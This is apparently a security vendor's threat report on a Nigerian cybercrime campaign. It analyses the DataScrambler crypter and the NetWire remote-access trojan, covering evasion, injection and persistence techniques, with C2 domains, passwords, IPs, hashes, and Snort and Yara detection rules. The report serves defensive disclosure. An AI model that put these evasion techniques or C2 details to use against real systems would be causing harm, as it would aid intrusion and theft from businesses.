
Analysis

The current version of DataScrambler hides the malware payload using a series of layers. The initial executable is a self-extracting RAR archive, like those commonly used by legitimate software installation programs. Executing the "Quatation For Iran May Order.exe" program extracts four files from the archive and runs a short script.

```
Filename: Java.exe
MD5: e01ced5c12390ff5256694eda890b33a
SHA1: 0bb74a9d3154d1269e5e456aa41e94b60f753f78
Type: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
Size: 936960

Filename: AHgiChFAjTEE.CAL
MD5: ad787809e80c7c83632986534841a7a0
SHA1: 7289a53110c6a101469cdec24c233e2eb9834aa9
Type: data
Size: 69640

Filename: DsdBf.RSR
MD5: 1792b556bdd84c6bbb92213d0d15fc0d
SHA1: b5a8a8db648a1eb1fd0b03c49c3a02a33c3c6c4d
Type: ASCII text, with CRLF line terminators
Size: 169

Filename: LNZGlHbzg.YZM
MD5: 8dd9ea743efb30019f20d424be121b7e
SHA1: ee4276c3e336b1dba8953f01d37b780386d113bc
Type: ISO-8859 text, with very long lines, with CRLF line terminators
Size: 34099187
```

Each of these files plays a role in executing the final payload. Java.exe is a legitimate copy of the AutoIt interpreter and is not itself malware. AutoIt is a popular scripting language for Windows, which is often abused by malware authors. The interpreter takes a single input file and executes the content. In this case the input file is LNZGIHbzg.YZM.

LNZGIHbzg.YZM is a 34 megabyte file which contains 180,877 total lines. At first appearance this file does not appear to be an AutoIt script, the first five lines of the file are shown in Figure 12.



```
     ;-
0FvQ11vz53Yef225q3\341?p90F5cdw3P3M400n6qhV6ome060rv3467XzTU\96Xi5l98xQcsh
rAU6q9722oDJ98795 4d3K821V0708H95D487s12942Z4X5WUy0CP50N1V20R5J1hTq46L28S3Y
5FTgA3hn7Ka3\65P4p6vHOtJt016_61IACD16dw4642R93vm3yg7t2QFP499c4Ev2w3q4460v0
5iJ43o5\2490C777tRIpr408J0UI981599x8A28871Tg195x3LiS6a7ykG5JdX0m


     ;-
358\UP5729r6w92C03Wj1415as252_ANfbnDk3O1eF9J4joS0w90w3ki8J1Cl0Gpz5Z7Y35TjX
5397hM7Ek1?317k6c67918R279Oy75529m86300J039H9Ct10Nd393422d?67170600m6nD24e
r6b0015W5k056S44002H9T6w97553k010ZrJw220WgF89605MS1Cwq_R0gB518u92ET\0P85b_
35B40j6WNSkMuK\s85W8MAO9KeQ39i1Z5Xmz326288\


     ;-Ha3?4x8Wg6tPp1949oMWM??51755547


     ;-
4fH?z4I6cI7i688RZY9b0435822IG56wRD66s14mB12BuF4v8JD8PIt5tW7hirp5KUB24K92T9
Vo5fpr6t466f75X340s52o9Mc3f55iKDb1MNI7E0Ui0J3T4Y49DnRXZ_C75s7_A63057cR7C37
340x3p7616780TNt3v01W97X4OJVsA93ZGW27Tb3GX6J1X2Q86Jl31309V2921L9?XI4eT


     ;-0R8_52fa6895h0hu5Ch2u61Ii6M004ue4
```

Figure 12: First five lines of LNZGlHbzg.YZM file

Each line begins with 29 spaces (which the AutoIt interpreter ignores) followed by a semicolon and a blob of text which appears encrypted. AutoIt uses the semicolon to designate comment lines, which are not executed by the interpreter. All of these lines are just noise to confuse analysts and avoid detection. Removing these lines reveals just 925 lines of AutoIt code, which is available in Appendix 2. This code provides the many features listed in figure 11, including spreading through instant message systems, disabling protection mechanisms and ensuring persistent execution. To determine which of these features are active, the scripts read data from DsdBf.RSR, which is a Windows INI file with the following contents.

```
[9466988]
7215384=4470674
[1381235]
6191837=8275284
[5912174]
7460523=6726230
[2640174]
7732199=3576831
[8678276]
2179951=4248064
[4863881]
4863881=3o7uf297
```

The AutoIt script checks each of these sections and executes specific tasks based on the contents of the variables.

Table 2: Description of DsdBf.RSR INI file contents.

INI SECTION	ACTION
9466988	Delay: Sleep for 30 seconds before continuing.
1381235	System Hidden: Hide Windows Hidden Files and Folders and remove Folder Options from menu.
5912174	Anti Environments: Checks for and VMWare, Virtual Box and exits if they are running.
2640174	Anti Botkiller: Begins a process that runs every second to create/recreate a series of BATCH/VBS scripts to ensure the malware stays running.
8678276	Persistence: Creates a series of BATCH/VBS scripts to ensure the malware runs on startup.
4863881	Specifies the encryption password for the payload binary as "3o7uf297"

This particular attack did not use any of the spreading features available in DataScrambler, but the code for executing them is still included in the script.

After taking each of the actions specified in the INI file the script begins decrypting the malware payload. The script uses the standard Windows encryption libraries to derive a decryption key using the MD5 hash value of the password, "3o7uf297". The script then reads the file AHgiChFAjTEE.CAL and decrypts it using the RC2 symmetric encryption cipher.

The result of the decryption algorithm is a Windows executable with the following characteristics.

```
MD5: 0cb0e90f843191ac1f103314148b32a0
SHA1: 232294cff6fc9ebf201ddb181a799deb649a9dc3
Type: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
Size: 69633
```

Rather than write this file to disk where AV engines may detect it, the script chooses to start one of multiple legitimate executables that are already on the system and inject the malware into that new process. By doing this, the malware avoids looking suspicious in the Windows Process list and cannot easily be extracted for analysis.

NetWire

Many classes of actors, with a variety of motivations, commonly use Remote Administration Tools in attacks. This is due to the level of control they provide over a system and the amount of flexibility the tools afford to an attacker. In fact, these tools are often sold under the guise of a legitimate tool that allows an administrator to remotely manage systems, and NetWire is no exception.


Background

The NetWire Remote Administration Tool (RAT) was first released in June of 2012 on the HackForums.net forum.[12] The tool is also available on the WorldWiredLabs.com website, which advertises NetWire as a tool for administrators rather than for criminals.

WORLD WIRED LABS
wiring the world for you

Figure 13: World Wired Labs Logo

NetWire is cross-platform and can run on Windows, Mac OS X, Linux and Solaris, see Figure 14 for a complete listing of operating systems. This feature is uncommon in RATs and as such the tool garnered attention[13] from the security community shortly after it's initial release.



READY FOR THE LATEST OPERATION SYSTEM

NetWire has been Successfully Tested on the Following Platforms:

Microsoft Windows	GNU/Linux	Solaris	Mac OS X
Windows NT 4.0	openSUSE 11.4	Sun Solaris (x86)	Snow Leopard 10.6
Windows 2000	Ubuntu 11.04/11.10	Oracle Solaris 11 Express (x86)	Lion 10.7
Windows XP SP1/SP2/SP3	Mandriva Linux	OpenSolaris 2009.06 (x86)	Mountain Lion 10.8
Windows Server 2003	Linux Mint 11		
Windows Vista	Fedora 14/15		
Windows Server 2008	Debian GNU/Linux 6.0		
Windows 7	CentOS 5.6		
Windows 8	Sabayon Linux 7		
Windows Server 2012	Arch Linux 2011.08.19		

Figure 14: Full List of Operating Systems Targeted by NetWire

[12] "NetWire RAT v1.0 [Infect Mac,Windows,Linux,Solaris]" 6/23/2012
http://www.hackforums.net/printthread.php?tid=2618674

[13] "NetWire first Multi-platform RAT" Xylibox Blog. 7/30/2012.
http://www.xylibox.com/2012/07/netwire-first-multi-platform-rat.html


NetWire gives the attacker complete control over the infected system. World Wired Labs makes a full copy of the NetWire user guide available on their website.[14] Its primary features include:

- File System Management
  - Browse directories
  - Upload, download and modify in place
  - KeyStroke Monitoring
  - Functional even without administrative rights
  - Log to local file, or directly to the server
- Process Management
  - View/kill running processes
- Reverse Proxy
  - Allows attacker to route traffic through the infected system
  - Often used to evade anti-fraud systems
- Password Recovery
  - Extract stored passwords for popular applications
  - Instant Message Clients, Browsers, E-mail Clients
- Download and Execute
  - Retrieve a file from a URL and execute it on the running system. Often used to install secondary payloads
- Remote Shell
  - Direct access to the infected systems shell for running arbitrary commands
- Screen Capture
  - Single and timed captures

While there are certainly legitimate uses of each of these features, the fact that NetWire displays no dialogues or evidence of it's operation on the system makes it more effective as a tool for theft rather than legitimate administration tasks. For that reason, it is regularly advertised on underground forums to individuals who are seeking to use it for criminal activity.

Actors interested in buying the tool must do so using BitCoin or PerfectMoney, both electronic currencies which provide for a somewhat anonymous purchase. Like DataScrambler, the prices for NetWire vary based on how long the purchaser wants to receive updated versions.

[14] "NetWire Product Overview." World Wired Labs. Accessed 6/25/2014 http://www.worldwiredlabs.com/documents/NetWire%20User%20Manual.pdf




NETWIRE PRICES

Options	Lite	Basic	Pro
Support	✓	✓	✓
Undetected	✗	✗	✗
Licences	1 PC	1 PC	1 PC
Updates	6 Months	1 Year	2 Years
Price	$ 40	$ 80	$ 140
Register	Buy now	Buy now	Buy now

Figure 15: NetWire Pricelist from WorldWiredLabs.com

Analysis

NetWire's user interface allows the owner to create custom profiles that determine the features of the RAT binary. The interface (see Figure 16) is flexible and allows the user to easily generate a new executable file before launching an attack.



Item	Value
Profile Information	
Profile Name	Profile (GUPBC)
Platform	Windows
Created	6/23/2014 12:23:18 PM
Last Modified	6/23/2014 12:38:36 PM
General	
Host Id	HostId-%Rand%
Password	Password
Connection Type	Direct Connection
Connection List	192.168.190.129:3360;
Proxy List	127.0.0.1:6969:Socks 4;
Installation	
Copy Server	Disabled (Location: "%AppData%\Install\Host....
Melt Server	Disabled
Lock Server	Disabled
Mutex	Disabled (Name: "wOeWkOlC")
Key Logger	Enabled (Log File Name: "%AppData%\Logs\")
HKCU/Run Startup	Disabled (Key: "NetWire")
ActiveX Startup	Disabled (Key: "{W410XFCN-872E-70NV-4PMI-...

Figure 16: Example NetWire Profile for Windows Target

There are three key elements of this configuration that allow analysts to identify campaigns using NetWire.

Table 3: Description of key NetWire Configuration Elements

FIELD	USE
Host Id	Used to identify specific hosts. Default value: HostId-%rand%.
Password	Password used by NetWire infected systems to authenticate to the server and encrypt traffic. Default value: "Password"
Connection List	List of primary and back up command and control servers used to manage infected systems. User can enter a domain or IP address and a TCP port the server listens on. Default value "127.0.0.1:3600"

The other elements in the profile may also make it possible to group attacks into campaigns, but these three values are required for every NetWire profile and should always be available. Table 4 lists NetWire samples recently found in the wild with their associated configuration data.

Table 4: Recent NetWire Sample Configuration Data

MD5	Host ID	Password	C2
0ee2ff6203a899e99562d2a945115768	HostId-%rand%	Password	blondie12345.noip.me
744fbd0edefdc3312c31a465d6a0353b	D7NS-%rand%	kyle12	mcpvpserver3.no-ip.org
b10e96e41ade7b975fd7a3c4ff3de75e	GOOD	Password	kingpop.no-ip.org
30e2a0e34eaba9d90d1a482eec347619	HostId-%rand%	Password	host-u25vb3b5.zapto.org
0907d4bf9ef4202bd67598911f0116ba	HostId-%rand%	Password	cjswagson.no-ip.biz
176d7a145877c1f92097ded3de717b07	haider	123123	harakat.no-ip.biz
623bb174d6e2ee190cf3fe2d3d3e7ac3	marmicky	Password	markmicky.no-ip.biz
4beba10d436e549c6a2f271d6b6019de	queens	Themoneyteam666	themoneyteam.zapto.org
d02e2ebdc58311128783439c6ff9d277	SHa LoVe	hacker123	5.254.112.53
d959684fe9e79b12f7f555cc0d88b0b2	HostId-%rand%	password	nwire.no-ip.org
722e36520f5381c0eb1c4911051b938e	HostId-%rand%	Password	cjswagson.no-ip.biz
aeee766be6f024f8662966e39d09ccb8	Bot	Password	canadianmodding.no-ip.org
95b234174a9da0d55e90ed968b0ff6e7	Bigbros	Password	h3ck.zapto.org
6b4c37791619057b05c1ac3f950d5a82	ty	Password	31.220.25.178
387ee658ea1431c5c6ea07c70dce904b	r45	Password	31.220.25.178
33d671c506560c7b46f2222251a19812	HostId-%rand%	Password	mficekdr.no-ip.biz
90d4f7ccb106bd69167bd2e8b97cbfad	GOOD	Password	kingpop.no-ip.org
fe05161ad2cff3136cc208e8def013d9	HostId-%rand%	Password	185.17.1.192
b4cc9ad3dfbbb8df56034bab91320293	Keka	master12	pslickzz.zapto.org
94fb2518361ded9943f36c2f5b38577a	HostId-%rand%	Password	cybermeeks.no-ip.org
2fc479021dfc24e8dfee3ffda026eb3b	SHa LoVe	hacker123	shalove.zapto.org
f37e17ff7945a8f0b629f363f0e88c74	CHINASUPPLIES	Password	living2013mh.no-ip.biz,174.127.99.179
96022b22d4b293e1adfd073eaa17c1a4	activity	Password	living2013mh.no-ip.biz
a1f14a6b7122dc74aee1e15a393d4a59	SEK	Password	living2013mh.no-ip.biz
5483baa7a5671e65c7f5ddb7c7ef1997	OLVWASEK	Password	living2013mh.no-ip.biz

4291c108ccb84c425045a5c8ed88cf39	TrueViewBAD	Password	481awss.no-ip.biz,newghana.no-ip.biz
ff94793feec54fa76a81e5c4b1ea8f76	HostId-%rand%	Password	1990.no-up.biz
6a5b25949f6f926cb41e1e2f48015ab7	MEMO	Password	fo.no-ip.org
42e2d1975ec88d70efb79b882beb068d	MEMO	Password	fo.no-ip.org
ee06ccd620d4da17d2fc20d2d670edee	GOOD	Password	kingpop.no-ip.org
0cb0e90f843191ac1f103314148b32a0	RENEWAL	Password	living2013mh.no-ip.biz
8e710f3df7bbc5c3ba8921e5f2fa7f26	HostId-%rand%	Password	50.18.157.62
82c837471db422ff41b675c096d24c39	D7NS-%rand%	kyle12	mcpvpserver3.no-ip.org
0687cc28e5ce4ff162f78a8f03a11096	HostId-%rand%	Password	lovely99.no-ip.biz
7ca4588f6816b3915667ed152d4fa0e9	HostId-%rand%	123456	ken505050.no-ip.org
197af5e0561884b4e329f88ad674e4a3	HostId-%rand%	zbm2gibvhp	x645.3utilities.com,x4d78.3utilities.com

NetWire variants are normally altered using tools like DataScrambler to prevent simple AV detection. A freshly generated, unaltered binary was submitted to VirusTotal[15] to determine how necessary this step was and found that 34 of 54 of the engines detected the tool as malware.

Table 5: Antivirus Detection of Unaltered NetWire Sample

Engine	Signature
Ad-Aware	Trojan.PWS.Agent.SPM
AegisLab	-
Agnitum	-
AhnLab-V3	Spyware/Win32.Agent
AntiVir	TR/Spy.Gen
Antiy-AVL	Trojan[Spy]/Win32.Agent
Avast	Multi:Wirenet-B [Trj]
AVG	PSW.Agent.BAQB
Baidu-International	-
BitDefender	Trojan.PWS.Agent.SPM
Bkav	-
ByteHero	Trojan.Malware.KillAV.Gen.001
CAT-QuickHeal	-
ClamAV	-
CMC	Trojan-Spy.Win32.Agent!O
Commtouch	-
Comodo	-
DrWeb	Trojan.PWS.Multi.1050
Emsisoft	Trojan.PWS.Agent.SPM (B)
ESET-NOD32	Win32/Spy.Agent.NYU
F-Prot	W32/A-7611cafb!Eldorado
F-Secure	Trojan.PWS.Agent.SPM
Fortinet	W32/Agent.NYU!tr
GData	Trojan.PWS.Agent.SPM
Ikarus	Backdoor.Win32.NetWiredRC

[15] Analysis of NetWire Sample. VirusTotal. 6/11/2014. https://www.virustotal.com/en/file/0b3e1954e75b264621d9acfc1ac42b31f1f38d420612eb2d978e77d0a9d4d200/analysis/

Jiangmin	TrojanSpy.Agent.ywg
K7AntiVirus	Backdoor (04c52cd31)
K7GW	Backdoor (04c52cd31)
Kaspersky	Backdoor.Win32.NetWiredRC.c
Kingsoft	Win32.Troj.Agent.cg.(kcloud)
Malwarebytes	Trojan.PWS.Agent
McAfee	-
McAfee-GW-Edition	-
Microsoft	Backdoor:Win32/NetWiredRC.B
MicroWorld-eScan	Trojan.PWS.Agent.SPM
NANO-Antivirus	Trojan.Win32.Agent.brosby
Norman	NetWiredRC.A
nProtect	Trojan.PWS.Agent.SPM
Panda	Generic Trojan
Qihoo-360	Malware.QVM20.Gen
Rising	PE:Backdoor.NetWiredRC!6.16EA
Sophos	-
SUPERAntiSpyware	Trojan.Agent/Gen-PWS
Symantec	-
Tencent	-
TheHacker	Trojan/Spy.Agent.nyu
TotalDefense	-
TrendMicro	-
TrendMicro-HouseCall	-
VBA32	Backdoor.NetWiredRC
VIPRE	Trojan.Win32.Nyu.tr (v)
ViRobot	-
Zillya	-
Zoner	-

Some of the major vendors failed to detect the sample but multiple engines, including those of Microsoft and Kaspersky correctly identify the malware as NetWire while others simply labeled it as a backdoor or agent.

Mitigation and Detection

Silver Spaniel actors use tactics and tools that can be mitigated with a well-managed network. The following actions should be taken by security administrators to prevent intrusions from this group.

- Block all executable attachments and inspect .zip and .rar archives for executable files.
- Consider decrypting webmail traffic to inspect e-mails for malicious attachments.
- Train users to be suspicious of unknown attachments in e-mails, even those with file names that appear legitimate and related to their work.
- Collect and submit all executable files sent over e-mail to a dynamic analysis system like Palo Alto Networks WildFire for analysis. Antivirus scanning is not sufficient against this threat.

- Block access to commonly abused Dynamic DNS domains within enterprise networks.
- Block or investigate unknown TCP traffic leaving a network to determine its source and purpose.
- Palo Alto Networks IPS Signatures 13475 and 13476 detect NetWire registration and heartbeat network traffic.
- Snort and Suricata users can deploy the following rules, created by CIRCL[16] to detect NetWire heartbeat and registration traffic.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any ( \
    msg:"NetWiredRC heartbeat"; \
    pkt_data; \
    content:"|01 00 00 00 02|"; \
    offset:0; \
    depth:10; \
    reference:url,https://www.circl.lu/pub/tr-23/; \
    sid:70023;\
    rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any ( \
    msg:"NetWiredRC registration"; \
    pkt_data; content:"|41 00 00 00 03|"; \
    offset:0; \
    depth:10; \
    reference:url,https://www.circl.lu/pub/tr-23/; \
    sid:70123;\
    rev:1;)
```

The following Yara signature identifies NetWire samples.

```
rule NetWire_RAT
{
    meta:
        author = "Palo Alto Networks - Unit42"
        version = 1
        backdoor = "NetWire"
        description = "Detects strings specific to NetWire RAT"

    strings:
         $a = "[%s] - [%.2d/%.2d/%d %.2d:%.2d:%.2d]"
         $b = "%d:%I64u:%s%s;"
         $c = "%s%.2d-%.2d-%.4d"
         $d = "Unable to Open File !"

    condition:
        all of them
}
```

[16] "TR-23 Analysis - NetWiredRC malware." Computer Incident Response Center Luxembourg (CIRCL). 4/23/2014. http://www.circl.lu/pub/tr-23/

The following domains are associated with Silver Spaniel activity and should be treated as malicious.

- fazbar2013.no-ip.org
- introworld.no-ip.org
- introworld3.no-ip.org
- living2013mh.no-ip.biz
- finders.hopto.org
- introworld.no-ip.org
- hashcash123baba10.zapto.org
- myalibaba.no-ip.biz
- perpetualmotion.no-ip.biz
- donwire.no-ip.biz
- finders.x64.me
- ojinmah.no-ip.biz
- elit3x.no-ip.info
- l1m.no-ip.info
- hunter52.no-ip.biz
- daniel123k.no-ip.biz
- maddencoins1.no-ip.biz
- smokelessboot.no-ip.biz
- hunter51.no-ip.biz
- anon66.no-ip.org
- cheeseonpotato.zapto.org
- hunter53.no-ip.biz
- wishbay12.no-ip.org
- kingpop.no-ip.org
- shalove.zapto.org
- fo.no-ip.org

Port-based blocking is not effective against NetWire and most RATs, as they can communicate over any port the attacker chooses. NetWire variants identified thus far have communicated with the following TCP ports.

- 1177
- 1337
- 1404
- 1405
- 1604
- 1608
- 1704
- 1865
- 1866
- 1867
- 1868
- 1869
- 1870
- 20000
- 2011
- 2095
- 2435
- 2929
- 2930
- 3074
- 3333
- 3360
- 3361
- 3365
- 3369
- 4409
- 500
- 5050
- 5322
- 5900
- 8787

Blocking outbound access to IP addresses operated by NVPN.net other IP addresses used to host RAT command and control servers will prevent connections to many potentially malicious actors.

- 212.83.131.214
- 69.65.7.136
- 174.127.99.209
- 174.127.99.179
- 185.17.1.192
- 31.220.25.178
- 41.138.189.63
- 5.254.112.53
- 50.18.157.62

See Appendix 1 for a list of hashes related to NetWire samples discovered during the course of this research.

Conclusion

The Silver Spaniel campaign encompassed a series of attacks conducted by Nigerian individuals using commodity tools available on underground forums. These attackers appear to have begun their criminal lives running 419 scams that rely on social engineering to trick gullible people into handing over their money. These scams require little technical skill, but were effective for years against English-speaking people around the world. As technical skills and Internet access improve in Nigeria the security community has seen an evolution of the tactics deployed by these groups.

While the attack techniques used by this group are unsophisticated compared to nation state and advanced cyber crime actors, they deploy many of the same tools. At this time we do not expect Silver Spaniel actors to begin developing new tools or exploits, but they are likely to adopt new tools made by more capable actors.

Specific individuals within this attack group have demonstrated either an extreme lack of understanding of operational security, or simply believe they stand no chance of being caught and prosecuted. It is likely that shining light on this activity will cause these actors to change their tactics and begin tightening their security procedures.

In the past, the main target of Nigerian scammers has been wealthy, unsuspecting individuals, but the Silver Spaniel attacks thus far in 2014 indicate their target has shifted toward businesses. This represents an emerging threat for many businesses that may not have considered themselves targets of these expert scam artists.

Appendix 1: NetWire File Hashes

HA1	MD5
ab9e8d5c926c2306731a42a43dcb8e541d0e3225	623bb174d6e2ee190cf3fe2d3d3e7ac3
4465ff17ac186a77d0c056799efba262eac35218	722e36520f5381c0eb1c4911051b938e
9cf4d23cb055c0e644c4f4546012f2936ff634b4	30e2a0e34eaba9d90d1a482eec347619
49f9ed1070d67fdbf7034fc9c529a83d6bf2dba2	6b4c37791619057b05c1ac3f950d5a82
dfc729af93dcac1b2631e1dba089c25d0e1d0628	8e710f3df7bbc5c3ba8921e5f2fa7f26
9a23762a42b0ec34cfece657c581fba896dd33ee	ee06ccd620d4da17d2fc20d2d670edee
2f500a2d397fb4f4b87a3b3ff9f791e4931bc2c8	95b234174a9da0d55e90ed968b0ff6e7
ba391b61d40b5b875748f0bdc59edfa1e7d69795	96022b22d4b293e1adfd073eaa17c1a4
898d261662de0d13d351359f207689c4018ee360	d959684fe9e79b12f7f555cc0d88b0b2
0cdf704709d337274480c681b3d026de387fe453	ed2e888fee041873bb9fc3f2a6855d5a
e457660f6056b898418a0bfa0001be51432c62fb	d02e2ebdc58311128783439c6ff9d277
09e98b5b040612c56b63a03afed065df2eae3df8	04fd78b73fda3e96a490ff906d57ffaf
8b4ad5e8e61b2e4c9471c32a811ecb7a48c03211	197af5e0561884b4e329f88ad674e4a3
0fb1bcd0960a7a5fee8284779f2596488aa41504	33d671c506560c7b46f2222251a19812
798337a8a163f803e588db57e4284b66884f319e	aa054cb173be2ac9d3df7caeeb14031b
0e7b786553400c362268730f9c7560041c11f743	b10e96e41ade7b975fd7a3c4ff3de75e
381a375f1c052a7b8eaef1c9edca4efb2f7c0ab9	90d4f7ccb106bd69167bd2e8b97cbfad
ea5aa7e9dcfa6c5321baefa61bd842d0d3126237	94fb2518361ded9943f36c2f5b38577a
471c9dbe7a1ef98ccabf5062ee329865561482bc	f080099b3bba0d1125e5e2f795a4cba8
63d097de3b4ae50460afbd8ca6b8d3db88f5c01f	a1f14a6b7122dc74aee1e15a393d4a59
8e71effb4afccb2d3bb7ce8195ddfeaba2964bea	07633b437edcb47ad5a955f81355bb6d
2dd8145151cc95a372fb7bcd51ea91a1dfa08fb0	6a5b25949f6f926cb41e1e2f48015ab7
e35c045f185ad584c2083f12bfaa631df19ddbc1	3502a6abb83ca2e96fab17fa3cef493b
a84cdc6fa391c22213c069926a93bea351ba45a4	b26acbbc06fa390c170c3a8ce540a58f
46b177d4d3fb3d4ead19f89d2d8626dbb74a0534	9f6a123077737271c8ea7e3058050d51
2d796e011bcf54a58bbeaf002ee31c7e3c48e75e	b7d343c69d4009a24d908ff32b3c50f7
232294cff6fc9ebf201ddb181a799deb649a9dc3	0cb0e90f843191ac1f103314148b32a0
63350f16907dd9e239b9978489da967d72a35988	aeee766be6f024f8662966e39d09ccb8
8f8d9f489075bbdac553ab187c9ecb827017ae9b	0907d4bf9ef4202bd67598911f0116ba
e1441c4e3a13dee0ecf2b30a09066e1373622df2	2fc479021dfc24e8dfee3ffda026eb3b
1bb25e5893d2cac49411e3440a13476a9ac74b4a	4291c108ccb84c425045a5c8ed88cf39
edd5b46907f65432f41688a26f240579d5b5a8da	8757a27b8f9d452051ab4fcef1a97d93
1ffa105653c9ce76b9508a07e21c01830e44fa8e	744fbd0edefdc3312c31a465d6a0353b

